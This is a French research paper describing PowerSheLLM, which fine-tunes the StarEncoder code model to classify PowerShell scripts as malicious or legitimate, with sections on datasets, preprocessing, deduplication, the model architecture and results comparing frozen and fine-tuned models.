PowersheLLM : Un *Large Language Model* à l'épreuve de l'horreur

Frédéric Grelot, Sylvio Hoarau et Pierre-Adrien Fons
frederic.grelot@glimps.re
sylvio.hoarau@glimps.re
pierre-adrien.fons@glimps.re

GLIMPS

Résumé. Les grands modèles de langage, *Large Language Models* ou LLMs, et les modèles de deep learning génératifs ont complètement redéfini le paysage de l'intelligence artificielle ces deux dernières années. Des progrès ont été réalisés sur les architectures, les méthodes d'entraînements, et de nombreux jeux de données publics ont été mis à disposition par la communauté, ainsi que des modèles pré-entraînés, permettant de nouveaux usages à un coût relativement faible. En parallèle, du côté des cyberattaques, l'essor des outils malveillants utilisant PowerShell a conduit à trouver des méthodes innovantes pour améliorer leur détection. Conscients de cette problématique, nous proposons dans cet article une nouvelle méthode moderne et efficace de détection des scripts PowerShell malveillants, en utilisant un LLM initialement entraîné sur la complétion et la caractérisation de code. Cette méthode est basée sur les avantages de l'utilisation d'un grand modèle de langage pré-entraîné, et les différentes façons de l'adapter à une tâche de classification. Les résultats obtenus grâce au questionnement du modèle mettant en lumière les erreurs dans le jeu de données d'entraînement et en les corrigeant sont très prometteurs. Un cadre d'apprentissage de mise en place simple permet d'obtenir un taux de faux négatifs de 2.58 % pour une cible de 0.5 % de faux positifs sur notre ensemble d'évaluation. Nos travaux contribueront également à aider la communauté et les chercheurs à éviter certains pièges associés aux jeux de données bruités.

1 Introduction

Capables de générer du texte, de reproduire en grande partie les subtilités du langage naturel, et même de produire du code informatique, les grands modèles de langages, plus communément appelés *Large Language Models*, ont révolutionné le champ de l'Intelligence Artificielle en quelques années [23]. Plus spécifiquement, la technique du *fine-tuning* (voir section 3.4), combinée à des modèles de fondation [1] puissants permet d'exploiter le pouvoir de représentation d'un modèle entraîné sur un

[1] « Any model that is trained on broad data (generally using self-supervision at scale) that can be adapted (e.g., fine-tuned) to a wide range of downstream tasks. » [7]

ensemble considérable de données dans une tâche pour laquelle on ne disposerait que d'un faible nombre d'échantillons. Parallèlement, les experts en cybersécurité font face à une croissance importante de l'utilisation de scripts PowerShell dans les chaînes d'attaques [10, 17–19, 22], nécessitant d'améliorer toujours les capacités de détection.

A l'intersection de ces deux thématiques, nos travaux nous amènent à analyser l'intérêt de l'utilisation d'un modèle de langage entraîné sur du code informatique, pour valider sa capacité à détecter le caractère malveillant d'un script PowerShell. Disposant alors d'un modèle de détection performant, nous analysons plus en détails ses erreurs, nous amenant alors à remettre en question la qualité du jeu de données d'entraînement, mais également à réfléchir à ce que l'on peut considérer par « malveillant », lorsque l'on travaille sur un langage de script comme le PowerShell.

Approche Pour nos travaux, nous avons utilisé le modèle *StarEncoder* [14], un modèle *encoder only* basé sur l'architecture et les objectifs d'apprentissage de BERT [8]. BERT, ou *Bidirectional Encoder Representations from Transformers*, est un modèle de langage fondateur, introduit par Devlin *et al.* en 2018. Il utilise une architecture de réseau de neurones appelée *Transformers* [21] pour apprendre à modéliser statistiquement le langage naturel et à en générer, en prenant en compte les informations de part et d'autre des éléments d'une séquence. Les modèles *Transformers* traitent les éléments d'une séquence en parallèle, contrairement aux modèles récurrents qui traitent les éléments séquentiellement, et modélisent facilement les dépendances entre les éléments de la séquence, quelle que soit sa longueur, grâce au principe d'attention [5]. Au lieu de simplement traiter les données en dépendance chronologique, les *Transformers* prennent en compte de manière plus expressive les représentations des éléments en fonction de leur contexte. Leur architecture permet d'accorder une importance différente et circonstanciée aux différentes parties d'une séquence de données.

Le modèle *StarEncoder* [14] a été entraîné sur un important jeu de données de code informatique dans plus de 350 langages de programmation, dont environ 260000 scripts PowerShell. Il inclut également des extraits de tickets provenant de la plateforme Github. Le modèle compte environ 125 millions de paramètres, il a été entraîné suivant les objectifs de *Mask Language Modelling* [15], qui confère au modèle la capacité de développer des relations statistiques entre les éléments d'une séquence, et de *Next Sentence Prediction* [8] qui permet de modéliser les relations statistiques long-terme entre les séquences elles-mêmes.

Utiliser un LLM de l'état de l'art permet de profiter de puissantes représentations apprises durant le pré-entraînement, et d'éviter la conception et l'entraînement d'un modèle à l'architecture spécifique nécessitant de grandes quantités de données.

Contributions Les contributions de notre approche sont les suivantes :

1. En utilisant un modèle pré-entraîné sur du code comme base, ainsi qu'un tokenizer entraîné lui aussi spécifiquement sur du code, nous montrons qu'il est possible, efficace et peu coûteux de se concentrer sur la tâche de classification, sachant que la tâche de représentation est effectuée par le modèle pré-entraîné. Cela permet de partir d'un niveau d'abstraction plus élevé pour une analyse, en profitant des dernières avancées dans la modélisation du langage naturel par les LLMs.
2. Nous montrons que l'on peut alors, en utilisant une faible quantité de données, obtenir rapidement un détecteur de code PowerShell malveillant montrant de bonnes performances. Notre modèle produit un taux de faux négatifs de seulement 2.58 % pour une cible de faux positifs de 0.5 % sur le jeu de données d'évaluation.
3. Nous présentons également une démarche permettant d'améliorer la qualité d'un jeu de données d'entrée : dans la mesure où notre objectif est de travailler à partir de sources ouvertes de qualité moyenne voire faible, l'amélioration de la qualité de ces sources et la description de la méthode employée sont, en soit, des contributions positives pour la communauté.

2 Revue des Travaux Connexes

PowerShell étant pré-installé sur les PC Windows, un nombre toujours croissant d'attaques l'utilisent comme vecteur. En réaction, Microsoft a intégré à Windows 10+ en 2015 le système d'analyse dynamique AMSI [2] (*Antimalware Scan Interface*), pour améliorer la capacité des systèmes de défense à évaluer le code produit par les moteurs de script, tels que PowerShell. Dans [10], les auteurs mettent à profit les fichiers de journalisation produits par l'AMSI (qui effectue également une passe de dé-obfuscation des scripts avant analyse) pour entraîner et évaluer deux méthodes de génération de représentations vectorielles, Word2Vec [16] et FastText [6] sur un grand ensemble de données non étiquetées d'environ 368 k scripts.

[2] `https://learn.microsoft.com/en-us/windows/win32/AMSI/`

Sur la base de ces représentations ils entraînent différents réseaux de neurones profonds, dont des réseaux convolutionnels et récurrents sur un plus petit ensemble de données étiquetées, d'un peu plus de 100 k fichiers. Ils montrent qu'une combinaison intéressante fait intervenir les représentations issues de *FastText* associées à un encodage des scripts au niveau des caractères. Ces éléments sont ensuite soumis à des couches de convolution, dont les sorties sont concaténées et enfin traitées par un petit réseau LSTM [11].[3] Les auteurs disent avoir une précision moyenne de 80 % une fois leur modèle déployé en production. Aussi, dans leur article [1], les chercheurs de Microsoft présentent l'aspect *Threat Intelligence* de leur technique pour la détection de menaces, dont les scripts PowerShell malveillants. Ils mettent de nouveau en lumière la façon dont les méthodes d'apprentissage profond surpassent les méthodes traditionnelles dans des tâches telles que la classification d'images et de textes, et comment Microsoft utilise ces techniques pour améliorer la détection des scripts PowerShell malveillants dans leurs solutions de sécurité. Cette méthode comporte donc des similarités avec la notre, une différence importante étant sur la manière d'obtenir les embeddings : si les LSTM ont pendant longtemps été la méthode privilégiée de création d'embeddings [3], les méthodes basées sur l'attention [21] les ont depuis complètement supplanté dans ce domaine.

Les experts en cybersécurité de Mandiant ont présenté dans [2] une approche basée également sur le traitement du langage naturel pour détecter les commandes PowerShell malveillantes. Ils utilisent une approche de pré-traitement et de tokenization manuelle, suivi d'un modèle de classification supervisé. Ils expliquent comment le NLP peut être appliqué pour relever le défi de la détection et l'analyse des scripts PowerShell et prédire leur probabilité d'être malveillantes, même si elles sont obfusquées, tout en en augmentant les coûts pour les adversaires qui tentent de contourner les solutions de sécurité en effectuant une inférence probabiliste sur les commandes PowerShell inconnues en utilisant des combinaisons non linéaires implicitement apprises.

Dans [4], les auteurs présentent un modèle de détection qui utilise des techniques d'apprentissage automatique pour identifier les scripts PowerShell malveillants. Le modèle a été construit en utilisant des auto-

[3] Un LSTM, ou *Long Short-Term Memory*, est un type de réseau de neurones récurrent (RNN) particulièrement efficace pour traiter les séquences de données de longueurs variables. Le LSTM, avec sa cellule à l'achitecture complexe, pallie les problèmes d'écrasement des gradients des modèles récurrents simples, et permet de capturer les informations d'une séquence à longue terme.

encodeurs empilés pour extraire des caractéristiques significatives des scripts, démontrant une approche efficace pour la détection des scripts malveillants.

Une autre approche [17] combine l'analyse conventionnelle des programmes avec l'apprentissage profond en convertissant les scripts PowerShell en représentations d'arbres syntaxiques abstraits (*Abstract Syntax Tree* ou AST). Cette approche leur permet d'identifier efficacement les scripts PowerShell malveillants. Les chercheurs ont utilisé un ensemble de données composé de scripts PowerShell encodés en Base64. Dans le cadre de l'étape de prétraitement, chaque script ou commande PowerShell a été décodée. Après avoir collecté les structures arborescentes de leur corpus de scripts PowerShell, les chercheurs ont effectué une analyse exploratoire des AST et des statistiques correspondantes. En outre, un classificateur de forêt aléatoire (*random forest*) a été utilisé pour attribuer une étiquette de type de famille de logiciels malveillants à chaque script PowerShell. Les résultats de ce modèle révèlent que quelques caractéristiques simples du graphe AST, comme sa profondeur ou son nombre de noeuds permettent déjà d'associer une famille à un script. Les auteurs ont utilisé une base de données de scripts PowerShell malveillants méticuleusement examinés et annotés [22]. Cet ensemble de données comprend 4079 scripts PowerShell malveillants identifiés qui ont été étiquetés et classés en fonction de leurs familles respectives.[4] Les auteurs ont créé des vecteurs d'embeddings pour les nœuds de l'AST à l'aide d'un ensemble de programmes PowerShell. Ils ont ensuite utilisé ces vecteurs dans des réseaux convolutifs entraînés pour la classification. L'utilisation des informations structurelles de l'AST pour l'identification des logiciels malveillants s'est avérée très efficace et a permis d'obtenir des résultats significatifs.

D'autres outils utilisent l'analyse statique et dynamique, comme *PowerDrive* [20], un module PowerShell open-source conçu pour désobfusquer les scripts malveillants PowerShell et en extraire des indicateurs de comportements. Le jeu de données d'évaluation utilisé est composé de 5079 scripts PowerShell malveillants, dont 4079 scripts issus d'un répertoire public créé par [22]. Le service ESET Vhook a été utilisé pour en faire une première analyse. L'analyse a exclu tout script ne s'exécutant pas correctement à cause d'erreurs de syntaxe ou d'autres problèmes, réduisant le corpus à 4642 scripts fonctionnels. Dans leurs résultats, les auteurs indiquent que plus de 95 % des scripts analysés par *PowerDrive* révèlent des indicateurs de comportements utiles pour la compréhension des vecteurs d'attaque et des domaines malveillants impliqués.

[4] Dépôt disponible : `https://github.com/ALFA-group`

Ces travaux mettent en évidence des approches utilisant l'apprentissage automatique et l'apprentissage profond pour améliorer la détection des scripts PowerShell malveillants, un vecteur d'attaque critique dans le paysage des menaces actuel. Toutefois, cela présente plusieurs inconvénients potentiels :

1. Les jeux de données utilisés pour entraîner les modèles d'apprentissage profond sont rarement publics, rendant difficile toute reproduction. Cela peut engendrer un modèle qui a de bonnes performances dans les travaux publiés, mais échoue à généraliser lorsque le jeu de données est plus petit.
2. En termes de temporalité : Les jeux de données peuvent contenir des scripts malveillants qui étaient prévalents à un moment donné mais qui sont moins répandus ou modifiés dans des attaques actuelles, ce qui peut mener à un modèle qui n'est pas adapté à l'évolution des tactiques des attaquants.
3. Les approches consistant à entraîner un modèle depuis le départ, sans utilisation d'un modèle de fondation pré-entraîné, nécessitent de très importants volumes de données : seules les grandes sociétés technologiques et les acteurs historiques de la détection et l'analyse de virus disposent de telles données, rendant tous travail de recherche académique très difficile.

3 Détection de scripts PowerShell malveillants

Notre objectif technique principal consiste à améliorer l'état de l'art en détection de scripts malveillants PowerShell. Par ailleurs, nous souhaitons autant que possible utiliser des méthodes indépendantes du langage, les rendant facilement réplicables à d'autres problématiques liées à la détection sur des langages de scripts (VBA, bash, Javascript, etc.).

Définitions

Malware ou maliciel Correspond à un fichier revêtant un caractère malveillant. Cependant, nous verrons en conclusion que cette définition peut prêter à débat et à discussion.

Goodware ou logiciel légitime Correspond à un fichier ne revêtant pas de caractère malveillant. Comme pour les malwares, nous analyserons ce que cela peut signifier.

Faux Positif (FP) Lors de l'utilisation ou de l'évaluation d'une méthode de détection : correspond à un logiciel légitime (goodware) détecté comme malveillant (malware). Par extension, il correspond généralement à un taux décrivant la quantité de faux positifs sur un jeu de données (en pourcentage).

True positive ou vrai Positif (TP) Lors de l'utilisation ou de l'évaluation d'une méthode de détection : correspond à un logiciel malveillant (malware) détecté comme tel.

Faux Négatif (FN) ou non-détection Lors de l'utilisation ou de l'évaluation d'une méthode de détection : correspond à un logiciel malveillant (malware) détecté comme légitime (goodware). Par extension, correspond généralement à un taux décrivant la quantité de faux négatifs sur un jeu de données (en pourcentage). Ce taux est relié mathématiquement avec le taux de vrais positifs par la relation suivante :

$$TP + FN = 1$$

False Negative Rate (FNR) Le *False Negative Rate*, ou taux de faux négatifs, est dans notre cas la proportion de scripts malveillants incorrectement classifiés comme légitimes. Cette mesure permet de jauger efficacement la capacité du modèle à correctement identifier les scripts malveillants. Elle est calculée comme suit :

$$FNR = FN/(FN + TP)$$

F1-Score En classification, correspond au ratio suivant :

$$\text{F1 Score} = \frac{TP}{TP + \frac{1}{2}(FP + FN)} \tag{1}$$

Il est souvent utilisé pour évaluer la qualité d'un classificateur.

Erreurs de labels / erreurs de classification Nous allons distinguer les erreurs des modèles entraînés selon deux types : les erreurs de labels, et les erreurs de classification. Les premières correspondent à des scripts malveillants qui seraient identifiés comme légitimes dans le jeu de données d'origine, et inversement. Les secondes correspondent aux erreurs lors desquelles le modèle identifie un script malveillant comme légitime et inversement.

Embedding Un embedding est une *représentation vectorielle* d'une information d'entrée, généralement obtenu à l'aide d'un modèle d'apprentissage automatique. Il s'agit d'un vecteur (une liste de nombres flottants) dont la position dans *l'espace d'embedding* correspond au sens abstrait de l'information d'entrée. De nombreux exemples illustratifs permettent de se représenter ce qu'est un vecteur d'embedding. Il convient notamment de réaliser que des éléments proches dans le sens (par exemple en traitement du langage les mots « voiture » et « automobile ») seront représentés par des vecteurs proches. Les embeddings sont particulièrement utilisés en machine learning parce qu'il permettent de manipuler mathématiquement des concepts abstraits.

Méthodologie Afin d'obtenir un modèle de classification de scripts PowerShell, nous allons procéder en plusieurs étapes :

- Constitution d'un jeu de données de scripts légitimes et malveillants
- Pré-traitements des scripts notamment pour suppression des commentaires
- Déduplication
- Constitution des jeux d'entraînement, de validation et de tests [5]
- Entraînement d'un premier modèle de classification
- Recherche des erreurs de labels grâce au modèle et correction des labels erronés
- Ré-entraînements successifs de nouveaux modèles jusqu'à obtenir uniquement des erreurs de classification.

Évaluation des modèles Un modèle exécuté sur un fichier donne une probabilité de malveillance, comprise entre 0 et 1 (0 pour bienveillant, 1 pour malveillant).

En exploitation, on cherche généralement à définir un seuil, e.g. 0.5, endessous duquel on considère le fichier comme légitime, et comme malveillant au-dessus.

Les erreurs du modèle par rapport à ce seuil nous donnent alors les Faux Positifs (FP) et Faux Négatifs (FN).

[5] Il s'agit d'une pratique courante en apprentissage automatique : le jeu d'entraînement est celui qui est utilisé par le modèle pour *apprendre* selon l'objectif donné, le jeu de validation est utilisé au cours de l'entraînement pour observer la capacité de généralisation, et le jeu de test est utilisé *in fine* pour valider que l'entraînement a abouti à un modèle de qualité. Il est important de correctement distinguer ces trois jeux, car cela permet d'assurer que l'on test à la fin sur des données qui n'ont jamais été vues ni exploitées lors de l'entraînement en lui-même, validant ainsi la bonne généralisation du modèle.

Nous pouvons ensuite calculer le F1-Score pour comparer ce modèle aux autres. Cependant, cette métrique ne correspond pas à une réelle interprétation dans un scénario de détection opérationnel. En effet, elle décrit les taux de faux positifs et faux négatifs sur un seuil arbitraire de 0.5 : dans notre cas, nous cherchons plutôt à connaître le taux de détection (donc le taux de Faux Négatifs) pour un taux de Faux Positifs fixé.

A l'aide du jeu de test, nous pouvons aisément calculer les taux de FN et FP pour un seuil donné, et inversement calculer le seuil associé à un taux de FP ou FN donné.[6]

Afin d'évaluer les modèles, nous affichons donc le taux de Faux Négatifs pour différentes valeurs du taux de Faux Positifs.

Cela donne une très bonne idée de l'exploitabilité d'un modèle dans un environnement de production concret : l'expérience montre que les équipes de détection souhaitent maîtriser en permanence les Faux Positifs – car le nombre d'alarmes à traiter dimensionne la taille de l'équipe – et pour un taux de Faux Positif donné elles souhaitent évidemment une détection maximale, c'est à dire un taux de Faux Négatifs le plus faible possible.

3.1 Jeux de données

Afin d'entraîner, valider et tester notre modèle, nous avons pu récupérer de différentes sources, plusieurs milliers de fichiers PowerShell malveillants et légitimes. Certains fichiers peuvent être soumis à licence, ne nous autorisant pas une diffusion telle quelle. Cependant, le jeu de données peut être très facilement reconstitué car nous nous sommes basés sur des sources librement accessibles :

Codes légitimes

- Collecte sur Github en partant du projet *awesome-powershell*[7] et en suivant tous les liens. Nous avons cloné tous les dépôts en question et récupéré tous les fichiers portant l'extension PS1.
- Collecte de fichiers ASCII depuis des installations Windows, et identification des fichiers correspondant à du PowerShell.
- Revoke Obfuscation[8] : L'intérêt de cette dernière source est qu'elle contient de nombreux scripts d'administrations *moins propres*,

[6] En passant le modèle sur 1000 goodwares par exemple, on classe les score de manière décroissante, et le seuil entre le 5e et le 6e élément donne 5 faux positifs, donc correspond à un taux de 0.5% de FP.

[7] `https://github.com/janikvonrotz/awesome-powershell`

[8] `https://github.com/danielbohannon/Revoke-Obfuscation/`

que les projets Github ou Microsoft, issus des repos TechNet [9] et PoshCode.[10] Ajouter ces sources à nos jeux de données a permis d'améliorer la qualité du modèle de détection.

Codes malveillants Nous avons récupéré tous les fichiers PowerShell des sources publiques que sont MalwareBazaar [11] et VirusShare,[12] ainsi que plus de 4000 scripts malveillants mis à disposition par Pan-Unit42.[13] Nous obtenons en tout 4800 scripts légitimes (*goodwares*), et 3200 scripts malveillants (*malwares*).

Préparation des jeux de données L'identification de fichiers de type PowerShell est un sujet en lui-même, les commandes FILE ou TRID se contentant de retourner ASCII TEXT sans plus de détails. Il est possible de détecter les fichiers PowerShell en entraînant un modèle d'IA de classification dédié [9], ou alors à l'aide d'expressions régulières.[14] La détection de type basée sur l'extension (*.ps1, .psm1...*) est intéressante en première approche mais non suffisante. Typiquement, nous l'avons utilisée pour les scripts légitimes car ils sont généralement dans des dépôts correctement constitués et les fichiers sont correctement nommés. Pour les scripts malveillants en revanche, les sources sont plus diverses et la plupart du temps les noms de fichiers ne sont plus disponibles : dans ce cas c'est le contenu, et lui seul, qui peut nous permettre de détecter qu'un fichier contient du code PowerShell.

Nous avons ensuite effectué sur le jeu de données les travaux de préparation suivants :

Normalisation Dans un premier temps, nous procédons à un nettoyage des scripts. Le modèle *StarEncoder* a une capacité d'entrée limitée à 1024 tokens, donc nous souhaitons éviter de consommer du contexte par des tokens inutiles à la classification. Pour cela, nous avons transformé tous les fichiers en ASCII (notamment les scripts Unicode et UTF-8) et supprimé

[9] `https://www.powershellgallery.com/`
[10] `https://github.com/PoshCode`
[11] `https://bazaar.abuse.ch/`
[12] `https://virusshare.com/about`
[13] `https://github.com/pan-unit42/iocs/tree/master/psencmds`
[14] `https://github.com/CybercentreCanada/assemblyline-base/blob/master/assemblyline/common/custom.yara#L540`

les commentaires. Cela évite au passage les cas de pollution ou d'influence par des commentaires malveillants.[15,16]

Déduplication La déduplication évite d'apprendre *par cœur*[17] certains échantillons présents plusieurs fois avec des variations minimes, mais évite également la pollution entre le jeu d'entraînement et le jeu de validation. Nous avons pour cela utilisé l'algorithme de proximité de fichiers SSDeep [13], avec un seuil de 20 (tous les fichiers sont garantis d'avoir deux à deux un score de similarité inférieur à 20). Notons que nous effectuons volontairement la déduplication après la phase de normalisation : dans le cas par exemple de deux fichiers dont le code serait identique mais les commentaires différents, cela implique qu'ils seront bien dédupliqués. Les autres étapes de normalisation que nous pourrions ajouter auront également tout intérêt à être réalisées avant la déduplication. Après déduplication, il reste environ 4400 *goodwares* et 3100 *malwares*.

Partitionnement du jeu de données Enfin, nous séparons les fichiers en trois jeux : entraînement, validation, et test. Pour cela, nous avons fait un filtre sur le premier caractère du hash `SHA256` : de 0 à B pour l'entraînement, C et D pour la validation, E et F pour le test. Le jeu de validation est utilisé comme condition pour l'arrêt de l'entraînement, et le jeu de test pour valider la qualité du modèle obtenu.

3.2 Modèle

Nous avons utilisé un modèle LLM basé sur une typologie BERT dit *encoder only*, voir la figure 1, capable de générer des représentations vectorielles, ou *embeddings*, sur la base d'un script PowerShell. Le choix de ce modèle est surtout contraint par la disponibilité des modèles en opensource : ayant besoin d'un modèle entraîné sur du code informatique, nous avons utilisé le modèle StarEncoder, lui-même basé sur BERT. En

[15] `https://www.unite.ai/prompt-hacking-and-misuse-of-llm/`

[16] `https://www.endorlabs.com/blog/llm-assisted-malware-review-ai-and-humans-join-forces-to-combat-malware`

[17] Ce phénomène, aussi connu en apprentissage automatique comme *sur-apprentissage* ou *overfitting*, survient lorsqu'un modèle est entraîné sur trop peu de données, ou qu'une donnée apparaît de nombreuses fois en phase d'apprentissage : à force d'être entraîné à apprendre sur l'échantillon en question, le modèle obtient un score parfait car il a appris par cœur le résultat associé à cet échantillon. Cependant, cela nuit à la capacité de généralisation car notre objectif est que le modèle apprenne ce qui rend l'échantillon malveillant, plutôt que le fait que cet échantillon spécifique soit malveillant.

entrée de ce modèle, un texte est d'abord découpé en tokens (des mots, parties de mots ou syllabes), par un *tokenizer*. Dans notre cas, le tokenizer possède 49156 tokens dans son vocabulaire. A chaque token, le modèle associe un vecteur d'embedding en 768 dimensions. Cette large couche d'embeddings, comprenant 37751808 paramètres, est à la base du pouvoir de représentation du modèle. Étant donné que le modèle a un contexte d'entrée limité à 1024 tokens, un script PowerShell en entrée de ce modèle sera donc représenté par un maximum de 1024 vecteurs en 768 dimensions, soit 786432 valeurs numériques à l'issue de la couche d'embeddings. À la suite de la couche d'embedding se trouvent plusieurs blocs de *self-attention* [21], qui permettent aux *embeddings* de « communiquer » entre eux et au modèle d'affiner leurs représentations, ainsi que plusieurs couches denses. En sortie de l'encoder, une couche linéaire, le *pooler*, prend le vecteur d'embedding du premier token de la séquence et applique une transformation linéaire suivie d'une activation tanh avec une sortie sur 768 dimensions également. Enfin, une couche de classification prend la sortie du pooler et renvoit les valeurs pour les deux classes : malveillant ou légitime.



Fig. 1. Diagramme du modèle PowerSheLLM

3.3 Pré-entraînement

Il existe plusieurs méthodes pour entraîner un LLM :

La plus répandue consiste à fournir des parties d'un document (texte, code…) et d'entraîner le modèle à compléter la suite. Le modèle apprend ainsi la syntaxe du langage, et petit à petit une forme d'abstraction qui lui permet de « deviner » correctement la suite en prenant en compte tout ce qui précède le caractère à générer. Cela permet d'obtenir un modèle « génératif », ce qui n'est pas notre objectif, car nous cherchons à utiliser le modèle pour une tâche de classification.

Une autre méthode consiste à entraîner le modèle sur une tâche plus générique et, une fois entraîné, à supprimer la dernière couche, dite couche

de décision, donnant alors accès à un *embedding*. Cet *embedding* est un vecteur dans un espace à grande dimension (typiquement de l'ordre de plusieurs centaines), assimilable à une description sémantique du script fourni en entrée du modèle. Dans cet espace, les entrées similaires produisent des embeddings proches, et les entrées différentes produisent des embeddings éloignées.

Dans le cadre de la détection de scripts malveillants, c'est ce qui nous intéresse car cela nous permet d'entraîner un classificateur sur la base des vecteurs de cette couche d'embeddings.

Le modèle StarEncoder entre bien dans cette dernière catégorie : il a été entraîné suivant les objectifs de *Mask Language Modelling* [15], qui confère au modèle la capacité de développer des relations statistiques entre les éléments d'une séquence, et de *Next Sentence Prediction* [8] qui permet de modéliser les relations statistiques long-terme entre les séquences elles-mêmes.

3.4 Fine-Tuning

Le *transfer learning*, ou transfert d'apprentissage, est une stratégie utilisée en deep learning dans laquelle un modèle entraîné sur une tâche et en général sur une grande quantité de données est utilisé comme base pour concevoir un modèle dédié à une tâche différente mais proche. Le principe est que les caractéristiques apprises par le modèle sur la première tâche sont utiles pour la tâche aval. Cette stratégie permet de réduire significativement la quantité de données et de temps de calcul nécessaires pour concevoir le modèle sur la tâche aval, rendant celle-ci plus abordable et évitant d'avoir à entraîner un modèle à partir de zéro pour une nouvelle tâche. Le *transfer learning* est particulièrement utile lorsque les ensembles de données pour la tâche aval sont limités et que les tâches sont similaires.

Le *fine-tuning* est un processus technique spécifique de *transfer learning* qui consiste à ajuster précautionneusement les poids d'un réseau de neurones pré-entraîné pour les adapter à une tâche spécifique. Cela peut être fait en utilisant un ensemble de données d'entraînement spécifique à la tâche et en modifiant les poids du modèle de base avec un taux d'apprentissage faible pour minimiser l'erreur sur cet ensemble de données. Une fois *fine-tuned*, ou ajusté à la tâche, le modèle est en général capable de montrer de bien meilleures performances pour la tâche pour laquelle il a été ajusté. Tandis que le *fine-tuning* était déjà une technique de l'état de l'art en vision par ordinateur, il s'est imposé plus tardivement en traitement du langage naturel principalement suite à la publication

de la méthode ULMFit [12]. Cette recette, simple dans son principe (pré-entraînement puis *fine-tune* graduel sur une tâche aval), est au coeur des modèles conversationnels comme GPT.

Partant du modèle pré-entraîné *StarEncoder*, nous l'utilisons comme base pour notre propre modèle. Une métaphore intéressante pour comprendre le principe du modèle pré-entraîné et du fine-tuning consiste à imaginer ce modèle *StarEncoder* comme un collègue « développeur expert », qui n'aurait jamais eu à traiter de cybersécurité ou de programmes malveillants. En revanche, il est expert en développement dans 80 langages de programmation différents. Notre tâche consistera à lui « enseigner », sur la base de ses connaissance déjà acquises, ce qu'est un script malveillant. A l'inverse, si l'on demande à une personne n'ayant jamais vu un ordinateur de sa vie d'apprendre à classifier des scripts PowerShell comme étant malveillants ou non, ce sera beaucoup plus compliqué. Pour notre expert développeur, quelques centaines d'exemples devraient suffire tout au plus, alors que le novice devra d'abord comprendre ce qu'est un langage informatique, comment fonctionne le PowerShell, ce qu'est une boucle ou une variable, etc., avant de commencer à se pencher sérieusement sur le problème de la malveillance. Pour cela, un immense jeu de données serait nécessaire, ce qui n'existe pas toujours. C'est ainsi précisément cette technique, ainsi que la mise à disposition par la communauté de modèles pré-entraînés, qui rendent possibles nos travaux en n'exploitant que quelques milliers d'échantillons.

Dans notre cas, nous avons ajouté après ce modèle BERT d'embedding, *StarEncoder*, notre couche de classification. Le modèle d'embedding est pré-entraîné, en revanche, la couche de classification ne l'est pas et ses poids sont alors totalement aléatoires. Il va nous falloir réaliser un entraînement pour modifier ces poids et obtenir ainsi un classificateur de malveillance.[18] Nous avons alors deux possibilités : soit nous n'entraînons que les poids de cette couche de classification, soit nous autorisons à modifier également les poids du réseau BERT déjà pré-entraîné. Dans le premier cas, cela signifie que notre classificateur utilisera rigoureusement les informations d'embeddings qui sont le fruit du pré-entraînement. Dans le deuxième cas, on autorise l'entraînement à modifier ces embeddings, pour aller chercher des informations potentiellement légèrement différentes.

[18] On aborde ici ce que l'on appelle la *downstream-task*, c'est à dire ce que l'on souhaite faire faire au modèle pré-entraîné pour répondre à notre propre problème. Nous pourrions imaginer avoir une tâche complètement différente, par exemple « ce code est il correctement écrit ? », ou bien « ce code est-il écrit de manière sûre ? », et à condition de posséder suffisamment d'exemples pertinents de scripts dans les deux catégories oui/non, tout le reste du travail serait parfaitement identique.

Dans une première version, nous décidons de n'entraîner que la couche de classification : celle-ci exploite donc l'embedding calculé par le modèle déjà entraîné et permet d'obtenir la *décision* de classification. Les résultats de cette première version avec le modèle BERT « figé » – l'entraînement n'ayant pas modifié ses poids – nous donnent un point de comparaison pour évaluer l'apport du *fine-tuning*. Les résultats, visibles dans la table 1, sont calculés sur l'ensemble d'évaluation composé d'un mélange de 721 scripts malveillants et légitimes.

BERT Figé		BERT fine-tuned	
FPs	FNR	FPs	FNR
0.10%	99.57%	0.10%	**38.38%**
0.5%	17.32%	0.5%	**14.39%**
1.0%	12.12%	1.0%	**6.31%**
5.0%	5.63%	5.0%	**0.51%**

Tableau 1. Taux de faux négatifs fonction du taux de faux positifs, modèle BERT figé vs fine-tuned

L'entraînement de la couche de classification seule donne déjà des résultats exploitables, mais montre rapidement ses limites. Les taux de faux négatifs pour différents seuils de faux positifs fixés sont élevés, comme on peut le constater dans la table 1. En l'occurrence, le modèle a été entraîné sur des extraits de codes dont il devait apprendre s'ils étaient cohérents (un code complet) ou non (un code dans lequel une partie a été substituée par une autre), alors que nous souhaitons savoir si un code est malveillant ou non : l'embedding sur lequel s'appuie le classificateur est probablement biaisé, et peut ne pas contenir les informations souhaitées. On parle alors de désalignement des modèles. Nous procédons alors à un *fine-tuning* du modèle *StarEncoder*, c'est à dire que cette fois, plutôt que de n'entraîner que la couche de classification, nous autorisons l'algorithme d'optimisation à modifier les poids du réseau amont avec un taux d'apprentissage plus faible pour ne pas trop les perturber et risquer de dégrader les performances. Ce fonctionnement en deux étapes, pré-entraînement du modèle de fondation suivi du *fine-tuning* adapté à notre tâche, est très courant et particulièrement puissant car il nous permet de bénéficier de la pré-connaissance du réseau de neurones *StarEncoder* pré-entraîné, puis de l'adapter en douceur à notre tâche de classification et à nos données.

Le grand intérêt du *fine-tuning* est qu'il ne nécessite pas une quantité de données très importante. Dans notre cas, les sources présentées en

section 3.1 nous ont permis d'obtenir 7500 scripts au total. Pour l'entraînement d'un modèle de deep learning de grande capacité (donc fortement paramétré) depuis zéro – modèle non entraîné et initialisé aléatoirement – cela serait considéré comme très insuffisant, car les volumes sont plutôt de l'ordre de plusieurs millions d'échantillons, et pour des LLM de plusieurs milliards d'échantillons. Mais dans le cas du *fine-tuning* d'un modèle pré-entraîné, ce petit jeu de données donne déjà de très bons résultats sur le jeu d'évaluation, avec une diminution significative du taux de faux négatifs aux seuils de faux positifs fixés (voir table 1). Nous pouvons remarquer que lorsque l'on baisse le taux de faux positifs, le taux de non-détection s'envole, ce qui est habituel dans un modèle de classification binaire, et le compromis entre les faux positifs et les faux négatifs d'un modèle se fait en jouant sur le seuil de décision choisi. Nous constatons donc qu'entraîner conjointement la couche de classification et les poids du LLM amont par *fine-tuning* donne de meilleurs résultats sur notre ensemble d'évaluation.
